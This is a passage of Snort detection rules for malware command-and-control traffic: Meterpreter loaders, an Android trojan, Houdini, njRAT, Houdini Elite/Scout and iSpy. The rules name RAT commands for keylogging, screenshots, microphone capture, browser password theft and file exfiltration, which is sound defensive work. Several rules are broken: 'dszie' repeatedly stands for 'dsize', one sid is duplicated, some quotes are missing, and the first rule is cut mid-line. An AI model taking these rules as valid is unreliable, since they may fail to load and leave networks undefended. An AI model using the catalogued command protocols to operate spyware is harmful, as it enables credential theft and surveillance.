0D 0A|"; http_header; content:!\"User-Agent"; http_header; content:!\"Accept"; http_header;
content:!\"Referer"; http_header; content:!\"Cookie"; http_header; pcre:"^/[A-Za-z0-
9]{4,15}/Ui"; metadata:ruleset community, service http; classtype:trojan-activity;
sid:1000906; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"INDICATOR-COMPROMISE Metasploit
Meterpreter Reflective DLL Injection (RDI) Loader load attempt"; flow:to_client; file_data;
content:"|00|metsrv.dll|00|Init|00|_ReflectiveLoader@"; fast_pattern:only; metadata:ruleset
community, service http; classtype:trojan-activity; sid:1000907; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"INDICATOR-COMPROMISE Metasploit
Meterpreter Reflective DLL Injection (RDI) Loader load attempt"; flow:to_client; file_data;
content:"|00|PACKET TRANSMIT|00|PACKET RECEIVE|00|"; fast_pattern:only; content:"[%x]";
distance:0; metadata:ruleset community, service http; classtype:trojan-activity;
sid:1000908; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"INDICATOR-COMPROMISE Metasploit
Meterpreter Reflective DLL Injection (RDI) Loader load attempt"; flow:to_client; file_data;
content:"|00|core_"; fast_pattern:only; pcre:"/\x00core_(migrate|shutdown)\x00/";
metadata:ruleset community, service http; classtype:trojan-activity; sid:1000909; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"MALWARE-CNC
Andr.Trojan.Landroid-Lorg outbound connection attempt"; flow:to_server,established;
urilen:1; content:"GET"; http_method; content:"User-Agent|3A 20|Test|0D 0A|";
fast_pattern:only; http_header; content:"Connection|3A 20|close"; http_header;
content:!\"Referer"; http_header; metadata:ruleset community, service http;
classtype:trojan-activity; sid:1000910; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"MALWARE-CNC
Andr.Trojan.Landroid-Lorg outbound connection attempt"; flow:to_server,established;
content:"POST"; http_method; content:"/full_data.php"; fast_pattern:only; http_uri;
content:"Authorization|3A 20|Basic"; http_header; content:"im="; http_client_body;
content:"&aid="; distance:0; http_client_body; content:"&app_ver="; distance:0;
http_client_body; content:"&s_on="; distance:0; http_client_body; content:"&d_r=";
distance:0; http_client_body; content:!\"Referer"; http_header; content:!\"Accept";
http_header; metadata:ruleset community, service http; classtype:trojan-activity;
sid:1000911; rev:1;)

```

```

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"MALWARE-CNC
Andr.Trojan.Landroid-Lorg outbound connection attempt"; flow:to_server,established;
content:"POST"; http_method; content:"/upload.php"; fast_pattern:only; http_uri;
content:"Authorization|3A 20|Basic"; http_header; content:"Content-Type|3A
20|multipart/form-data"; http_header; content:"Content-Disposition|3A 20|form-data|3B
20|name=|22|fileToUpload|22 3B 20|filename|3D 22|~RIP"; content:!Referer"; http_header;
content:!Accept"; http_header; metadata:ruleset community, service http; classtype:trojan-
activity; sid:1000912; rev:1;)
```

Houdini Trojan Rules

```

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Backdoor.Houdini variant
initial outbound connection"; flow:to_server,established; content:"new_houdini|0D 0A|";
offset:4; depth:13; fast_pattern; metadata:ruleset community; classtype:trojan-activity;
sid:1000782; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Backdoor.Houdini variant
keylogger inbound init command"; flow:to_client; dszie:23; content:"silence_keylogger|0D
0A|"; offset:4; fast_pattern; metadata:ruleset community; classtype:trojan-activity;
sid:1000783; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Backdoor.Houdini variant
keylogger outbound exfiltration"; flow:to_server,established; content:"silence_keylogger|0D
0A|"; offset:4; depth:19; fast_pattern; metadata:ruleset community; classtype:trojan-
activity; sid:1000784; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Backdoor.Houdini variant
screenshot inbound inti command"; flow:to_client; content:"screenshot_init|0D 0A|";
offset:4; depth:17; fast_pattern; metadata:ruleset community; classtype:trojan-activity;
sid:1000785; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Backdoor.Houdini variant
screenshot inbound silence command"; flow:to_client; dszie:24;
content:"silence_screenshot|0D 0A|"; offset:4; fast_pattern; metadata:ruleset community;
classtype:trojan-activity; sid:1000786; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Backdoor.Houdini variant
screenshot outbound exfiltration"; flow:to_server,established;
content:"silence_screenshot|0D 0A|"; offset:4; depth:20; fast_pattern; metadata:ruleset
community; classtype:trojan-activity; sid:1000787; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Backdoor.Houdini variant
screen_thumb inbound init command"; flow:to_client,established; content:"screen_thumb|0D
0A|"; offset:4; depth:14; fast_pattern; metadata:ruleset community; classtype:trojan-
activity; sid:1000788; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Backdoor.Houdini variant
screen_thumb outbound exfiltration"; flow:to_server,established; content:"screen_thumb|0D
0A|"; offset:4; fast_pattern; metadata:ruleset community; classtype:trojan-activity;
sid:1000789; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Backdoor.Houdini variant
file enumeration inbound init command"; flow:to_client; dszie:23;
content:"file_manager_init|0D 0A|"; offset:4; fast_pattern; metadata:ruleset community;
classtype:trojan-activity; sid:1000790; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Backdoor.Houdini variant
file enumeration inbound root command"; flow:to_client; dszie:23;
content:"file_manager_root|0D 0A|"; offset:4; fast_pattern; metadata:ruleset community;
classtype:trojan-activity; sid:1000791; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Backdoor.Houdini variant
file enumeration inboundfaf command"; flow:to_client,established;
content:"file_manager_faf|0D 0A|"; offset:4; depth:18; fast_pattern; metadata:ruleset
community; classtype:trojan-activity; sid:1000792; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Backdoor.Houdini variant
screenshot inbound stop command"; flow:to_client; dszie:21; content:"screenshot_stop|0D
0A|"; offset:4; fast_pattern; metadata:ruleset community; classtype:trojan-activity;
sid:1000793; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Backdoor.Houdini variant
file inbound stop command"; flow:to_client; dszie:23; content:"file_manager_stop|0D 0A|";
offset:4; fast_pattern; metadata:ruleset community; classtype:trojan-activity; sid:1000794;
rev:1;)
```

Njrat RAT Rules

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Njrat remote desktop outbound connection"; flow:to_server,established; content:"|00|scPK|7C 27 7C 27 7C|"; fast_pattern:only; metadata:ruleset community; classtype:trojan-activity; sid:1000880; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Njrat remote desktop outbound connection"; flow:to_server,established; content:"|00|sc|7E 7C 27 7C 27 7C|"; fast_pattern:only; metadata:ruleset community; classtype:trojan-activity; sid:1000881; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Njrat screen capture inbound connection"; flow:to_client,established; dszie:<25; content:"|00|CAP|7C 27 7C 27 7C|"; fast_pattern:only; metadata:ruleset community; classtype:trojan-activity; sid:1000882; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Njrat screen capture outbound connection"; flow:to_server,established; dszie:>750; content:"|00|CAP|7C 27 7C 27 7C|"; fast_pattern:only; content:"JFIF"; metadata:ruleset community; classtype:trojan-activity; sid:1000883; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Njrat keylogger outbound connection"; flow:to_server,established; content:"|00|kl|7C 27 7C 27 7C|"; fast_pattern:only; metadata:ruleset community; classtype:trojan-activity; sid:1000884; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Njrat file manager outbound connection"; flow:to_server,established; content:"|00|FM|7C 27 7C 27 7C|"; fast_pattern:only; metadata:ruleset community; classtype:trojan-activity; sid:1000885; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Njrat process listing outbound connection"; flow:to_server,established; content:"|00|proc|7C 27 7C 27 7C|pid|7C 27 7C 27 7C|"; nocase; fast_pattern:only; metadata:ruleset community; classtype:trojan-activity; sid:1000886; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Njrat collect host information inbound connection"; flow:to_client,established; content:"|00|Ex|7C 27 7C 27 7C|proc|7C 27 7C 27 7C|"; nocase; fast_pattern:only; metadata:ruleset community; classtype:trojan-activity; sid:1000887; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Njrat collect passwords inbound connection"; flow:to_client,established; content:"|00|ret|7C 27 7C 27 7C|"; nocase; fast_pattern:only; content:"|7C 27 7C 27 7C|"; distance:32; metadata:ruleset community; classtype:trojan-activity; sid:1000888; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Njrat inv command inbound connection"; flow:to_client,established; content:"|00|inv|7C 27 7C 27 7C|"; nocase; fast_pattern:only; content:"|7C 27 7C 27 7C|"; distance:32; metadata:ruleset community; classtype:trojan-activity; sid:1000889; rev:1;)
```

Houdini Elite Scout Rules

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite-Scout generic outbound connection"; flow:to_server,established; content:"command="; depth:8; content:"|7C|hwid="; within:35; fast_pattern; metadata:ruleset community; classtype:trojan-activity; sid:1100010; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Scout initial outbound connection"; flow:to_server,established; dszie:<100; content:"command="; depth:8; content:"connection|7C|hwid="; within:35; fast_pattern; metadata:ruleset community; classtype:trojan-activity; sid:1100011; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Scout ping command outbound connection"; flow:to_server,established; dszie:<50; content:"command="; depth:8; content:"_ping"; within:35; fast_pattern; metadata:ruleset community; classtype:trojan-activity; sid:1100012; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Scout upgrade command inbound connection"; flow:to_client,established; dszie:<50; content:"_upgrade|0D 0A|"; within:15; isdataat:!0,relative; metadata:ruleset community; classtype:trojan-activity; sid:1100013; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Scout request ipconfig inbound command"; flow:to_client,established; dszie:<50; content:"_info_ipconfig|0D 0A|"; within:25; isdataat:!0,relative; metadata:ruleset community; classtype:trojan-activity; sid:1100014; rev:1;)
```

```

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Scout
response ipconfig outbound command"; flow:to_server,established; dsize:>1000;
content:"command="; depth:8; content:"_info_ipconfig|7C|buffer="; within:35;
metadata:ruleset community; classtype:trojan-activity; sid:1100015; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Scout
request systeminfo inbound command"; flow:to_client,established; dsize:<50;
content:"_info_systeminfo|0D 0A|"; within:35; isdataat:!0,relative; metadata:ruleset
community; classtype:trojan-activity; sid:1100016; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Scout
response systeminfo outbound command"; flow:to_server,established; dsize:>1000;
content:"command="; depth:8; content:"_info_systeminfo|7C|buffer="; within:35;
metadata:ruleset community; classtype:trojan-activity; sid:1100017; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
report infection outbound connection"; flow:to_server,established;
content:"command=new_rcs|0D 0A|"; fast_pattern:only; content:"|0D 0A|hwid="; distance:0;
content:"|0D 0A|guid="; distance:0; content:"|0D 0A|nickname="; distance:0; content:"|0D
0A|computer="; distance:0; content:"elite|7B 0D 0A|"; distance:0; metadata:ruleset
community; classtype:trojan-activity; sid:1100018; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request screen capture init inbound command"; flow:to_client,established; dsize:33;
content:"command=screen_capture_init|0D 0A|"; isdataat:!0,relative; metadata:ruleset
community; classtype:trojan-activity; sid:1100019; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
response screen capture init outbound command"; flow:to_server,established;
content:"command=screen_capture_init"; fast_pattern:only; content:"|0D 0A|hwid=";
distance:0; content:"|0D 0A|guid="; distance:0; metadata:ruleset community;
classtype:trojan-activity; sid:1100020; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request screenshot start inbound command"; flow:to_client,established;
content:"command=screenshot_start|0D 0A|"; fast_pattern:only; content:"quality=";
distance:0; content:"|0D 0A|width="; distance:0; content:"|0D 0A|height="; distance:0;
metadata:ruleset community; classtype:trojan-activity; sid:1100021; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
response screenshot start outbound command"; flow:to_server,established;
content:"command=screenshot_start|0D 0A|"; fast_pattern; isdataat:!0,relative;
metadata:ruleset community; classtype:trojan-activity; sid:1100022; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request screenshot stop inbound command"; flow:to_client,established;
content:"command=screenshot_stop|0D 0A|"; fast_pattern; isdataat:!0,relative;
metadata:ruleset community; classtype:trojan-activity; sid:1100022; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request password init inbound command"; flow:to_client,established;
content:"command=password_init|0D 0A|"; fast_pattern; isdataat:!0,relative;
metadata:ruleset community; classtype:trojan-activity; sid:1100023; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
response password init outbound command"; flow:to_server,established;
content:"command=password_init"; fast_pattern:only; content:"|0D 0A|hwid="; distance:0;
content:"|0D 0A|guid="; distance:0; metadata:ruleset community; classtype:trojan-activity;
sid:1100024; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request Chrome browser password inbound command"; flow:to_client,established;
content:"command=password_chrome|0D 0A|"; fast_pattern; isdataat:!0,relative;
metadata:ruleset community; classtype:trojan-activity; sid:1100025; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
response Chrome browser password outbound command"; flow:to_server,established;
content:"command=password_chrome|0D 0A|"; fast_pattern:only; content:"chrome="; distance:0;
metadata:ruleset community; classtype:trojan-activity; sid:1100026; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request file download outbound command"; flow:to_server,established;
content:"command=filemanager_upload_tcp|0D 0A|"; fast_pattern:only; content:"|0D
0A|filename="; distance:0; metadata:ruleset community; classtype:trojan-activity;
sid:1100027; rev:1;)

```

```

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request password stop inbound command"; flow:to_client,established;
content:"command=password_stop|0D 0A|"; fast_pattern; isdataat:!0,relative;
metadata:ruleset community; classtype:trojan-activity; sid:1100028; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request keylogger init inbound command"; flow:to_client,established;
content:"command=keylogger_init|0D 0A|"; fast_pattern; isdataat:!0,relative;
metadata:ruleset community; classtype:trojan-activity; sid:1100029; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
response keylogger init outbound command"; flow:to_server,established;
content:"command=keylogger_init"; fast_pattern:only; content:"|0D 0A|hwid="; distance:0;
content:"|0D 0A|guid="; distance:0; metadata:ruleset community; classtype:trojan-activity;
sid:1100030; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request keylogger file inbound command"; flow:to_client,established;
content:"command=keylogger_file|0D 0A|"; fast_pattern; isdataat:!0,relative;
metadata:ruleset community; classtype:trojan-activity; sid:1100031; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request keylogger stop inbound command"; flow:to_client,established;
content:"command=keylogger_stop|0D 0A|"; fast_pattern; isdataat:!0,relative;
metadata:ruleset community; classtype:trojan-activity; sid:1100032; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request filemanager init inbound command"; flow:to_client,established;
content:"command=filemanager_init|0D 0A|"; fast_pattern; isdataat:!0,relative;
metadata:ruleset community; classtype:trojan-activity; sid:1100033; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
response filemanager init outbound command"; flow:to_server,established;
content:"command=filemanager_init|0D 0A|"; fast_pattern; content:"|0D 0A|hwid=";
distance:0; content:"|0D 0A|guid="; distance:0; metadata:ruleset community;
classtype:trojan-activity; sid:1100034; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request filemanager root inbound command"; flow:to_client,established;
content:"command=filemanager_root|0D 0A|"; fast_pattern; isdataat:!0,relative;
metadata:ruleset community; classtype:trojan-activity; sid:1100035; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
response filemanager root outbound command"; flow:to_server,established;
content:"command=filemanager_root|0D 0A|"; fast_pattern; content:"root="; distance:0;
metadata:ruleset community; classtype:trojan-activity; sid:1100036; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request filemanager file inbound command"; flow:to_client,established;
content:"command=filemanager_folder_filemanager_file|0D 0A|"; fast_pattern;
content:"special="; distance:0; metadata:ruleset community; classtype:trojan-activity;
sid:1100037; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
response filemanager file outbound command"; flow:to_server,established;
content:"command=filemanager_folder_filemanager_file|0D 0A|"; fast_pattern;
content:"folders="; distance:0; content:"|0D 0A|files="; distance:0; metadata:ruleset
community; classtype:trojan-activity; sid:1100038; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request filemanager change directory inbound command"; flow:to_client,established;
content:"command=filemanager_folder_filemanager_file|0D 0A|"; fast_pattern;
content:"path="; distance:0; metadata:ruleset community; classtype:trojan-activity;
sid:1100039; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request filemanager file exfiltration over ftp inbound command";
flow:to_client,established; content:"command=filemanager_download_ftp|0D 0A|";
fast_pattern; content:"file="; distance:0; content:"|0D 0A|username="; distance:0;
content:"|0D 0A|password"; distance:0; content:"|0D 0A|port="; distance:0; metadata:ruleset
community; classtype:trojan-activity; sid:1100040; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request filemanager file exfiltration dierct inbound command"; flow:to_client,established;
content:"command=filemanager_download|0D 0A|"; fast_pattern; content:"file="; distance:0;
metadata:ruleset community; classtype:trojan-activity; sid:1100041; rev:1;)

```

```

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
response filemanager file exfiltration dierct outbound command";
flow:to_server,established; content:"command=filemanager_download|0D 0A|"; fast_pattern;
content:"filename="; distance:0; metadata:ruleset community; classtype:trojan-activity;
sid:1100042; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request filemanager stop inbound command"; flow:to_client,established;
content:"command=filemanager_stop|0D 0A|"; fast_pattern; isdataat:!0,relative; distance:0;
metadata:ruleset community; classtype:trojan-activity; sid:1100043; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request screen thumb inbound command"; flow:to_client,established;
content:"command=screen_thumb|0D 0A|"; fast_pattern:only; content:"quality="; distance:0;
content:"|0D 0A|width="; distance:0; content:"|0D 0A|height="; distance:0; metadata:ruleset
community; classtype:trojan-activity; sid:1100044; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request ping outbound command"; flow:to_server,established; content:"command=ping|0D 0A|";
fast_pattern; isdataat:!0,relative; metadata:ruleset community; classtype:trojan-activity;
sid:1100045; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
response pong outbound command"; flow:to_client,established; content:"command=pong|0D 0A|";
fast_pattern; isdataat:!0,relative; metadata:ruleset community; classtype:trojan-activity;
sid:1100046; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
response Firefox browser password outbound command"; flow:to_server,established;
content:"command=password_firefox|0D 0A|"; fast_pattern:only; content:"firefox=";
distance:0; metadata:ruleset community; classtype:trojan-activity; sid:1100047; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
response Opera browser password outbound command"; flow:to_server,established;
content:"command=password_opera|0D 0A|"; fast_pattern:only; content:"opera="; distance:0;
metadata:ruleset community; classtype:trojan-activity; sid:1100048; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"INDICATOR-COMPROMISE suspicious
raw pastebin download request - Houdini Scout request configuration";
flow:to_server,established; content:"GET"; http_method; content:"Host|3A 20|pastebin.com|0D
0A|"; fast_pattern:only; http_header; content:"/raw/"; http_uri; content:"User-Agent|3A
20|Mozilla/3.0 (compatible|3B| Indy Library)|0D 0A|"; http_header; content:"Accept|3A 20|";
http_header; content:!Connection; http_header; content:!Accept-; http_header;
content:!Content-; http_header; content:!Referer; http_header; metadata:ruleset
community, service http; classtype:trojan-activity; sid:1100049; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite-
Scout binary file download attempt"; flow:to_client,established; file_data;
content:"|00|TMethodImplementationIntercept|00|__dbk_fcall_wrapper|00|__elite|00|dbkFCallWr
apperAddr|00|"; fast_pattern:only; metadata:ruleset community; classtype:trojan-activity;
sid:1100050; rev:1;)

# Houdini Elite New Commands
# Added: 2017-10-31
# ATT-OCT-22 and ATT-OCT-25

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request microphone init inbound command"; flow:to_client,established;
content:"command=microphone_capture_init|0D 0A|"; fast_pattern:only; metadata:ruleset
community; classtype:trojan-activity; sid:1100051; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
response microphone init outbound command"; flow:to_server,established;
content:"command=microphone_capture_init|0D 0A|"; fast_pattern:only; content:"hwid=";
distance:0; metadata:ruleset community; classtype:trojan-activity; sid:1100052; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request microphone start inbound command"; flow:to_client,established;
content:"command=microphone_start|0D 0A|"; fast_pattern:only; metadata:ruleset community;
classtype:trojan-activity; sid:1100053; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request microphone stop inbound command"; flow:to_client,established;
content:"command=microphone_stop|0D 0A|"; fast_pattern:only; metadata:ruleset community;
classtype:trojan-activity; sid:1100054; rev:1;)

```

```

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request rvmedia_capture_init inbound command - Not observed in network traffic";
flow:to_client,established; content:"command=rvmedia_capture_init|0D 0A|";
fast_pattern:only; metadata:ruleset community; classtype:trojan-activity; sid:1100055;
rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request rvmedia_list inbound command - not observed in network traffic";
flow:to_client,established; content:"command=rvmedia_list|0D 0A|"; fast_pattern:only;
metadata:ruleset community; classtype:trojan-activity; sid:1100056; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request rvmedia_resolution inbound command - not observed in network traffic";
flow:to_client,established; content:"command=rvmedia_resolution|0D 0A|"; fast_pattern:only;
metadata:ruleset community; classtype:trojan-activity; sid:1100057; rev:1;)

# iSpy Open Source Surveillance Software references found in Houdini
# ATT-OCT-22

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC iSpy open source
surveillance software inbound request - not observed in network traffic";
flow:to_server,established; content:"/decoder_control.cgi?command="; fast_pattern:only;
http_uri; pcre:"/\decoder_control\x2ecgi\x3fcommand\x3d[0-9]{1,2}/Ui"; metadata:ruleset
community, service http; classtype:trojan-activity; sid:1100058; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC iSpy open source
surveillance software inbound request - not observed in network traffic";
flow:to_server,established; content:"/video.cgi?"; fast_pattern:only; http_uri;
pcre:"/\video\x2ecgi\x3f(ch|msubmenu|channel|camera)\x3d/Ui"; metadata:ruleset community,
service http; classtype:trojan-activity; sid:1100059; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC iSpy open source
surveillance software inbound request - not observed in network traffic";
flow:to_server,established; content:"/videostream."; fast_pattern:only; http_uri;
content:"?usr="; http_uri; content:"&pwd=";
pcre:"/\video\x2e(cgi|asp)\x3f(ch|msubmenu|channel|camera)\x3d/Ui"; metadata:ruleset
community, service http; classtype:trojan-activity; sid:1100060; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC iSpy open source
surveillance software inbound request - not observed in network traffic";
flow:to_server,established; content:"/videostream."; fast_pattern:only; http_uri;
content:"?user="; http_uri; content:"&password=";
pcre:"/\video\x2e(cgi|asp)\x3f(ch|msubmenu|channel|camera)\x3d/Ui"; metadata:ruleset
community, service http; classtype:trojan-activity; sid:1100061; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC iSpy open source
surveillance software inbound request - not observed in network traffic";
flow:to_server,established; content:"/GetData.cgi?"; fast_pattern:only; http_uri;
pcre:"/\GetData\x2ecgi\x3f(CH|camera)\x3d/U"; metadata:ruleset community, service http;
classtype:trojan-activity; sid:1100062; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC iSpy open source
surveillance software inbound request - not observed in network traffic";
flow:to_server,established; content:"/mpeg.cgi?"; fast_pattern:only; http_uri;
content:"user="; http_uri; content:"&password="; http_uri; content:"&channel="; http_uri;
metadata:ruleset community, service http; classtype:trojan-activity; sid:1100063; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC iSpy open source
surveillance software inbound request - not observed in network traffic";
flow:to_server,established; content:"/mpeg?"; fast_pattern:only; http_uri; content:"res=";
http_uri; content:"&x0="; http_uri; content:"&y0="; http_uri; metadata:ruleset community,
service http; classtype:trojan-activity; sid:1100064; rev:1;)

# Added: 2017-11-12, ATT-NOV-06
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Scout
upgrade internal command inbound connection - Not observed in network traffic";
flow:to_client,established; dsize:<50; content:"_upgrade_internal|0D 0A|"; within:25;
isdataat:!0,relative; metadata:ruleset community; classtype:trojan-activity; sid:1100065;
rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"INDICATOR-COMPROMISE HTA request with
Office UA"; flow:to_server,established; urilen:<5; content:"GET"; http_method;
content:"/hta"; fast_pattern:only; http_uri; content:"User-Agent|3A 20|Mozilla/4.0
(compatible|3B| MSIE 7.0|3B|"; http_header; metadata:ruleset community, service http;
classtype:trojan-activity; sid:1100066; rev:1;)

```

```

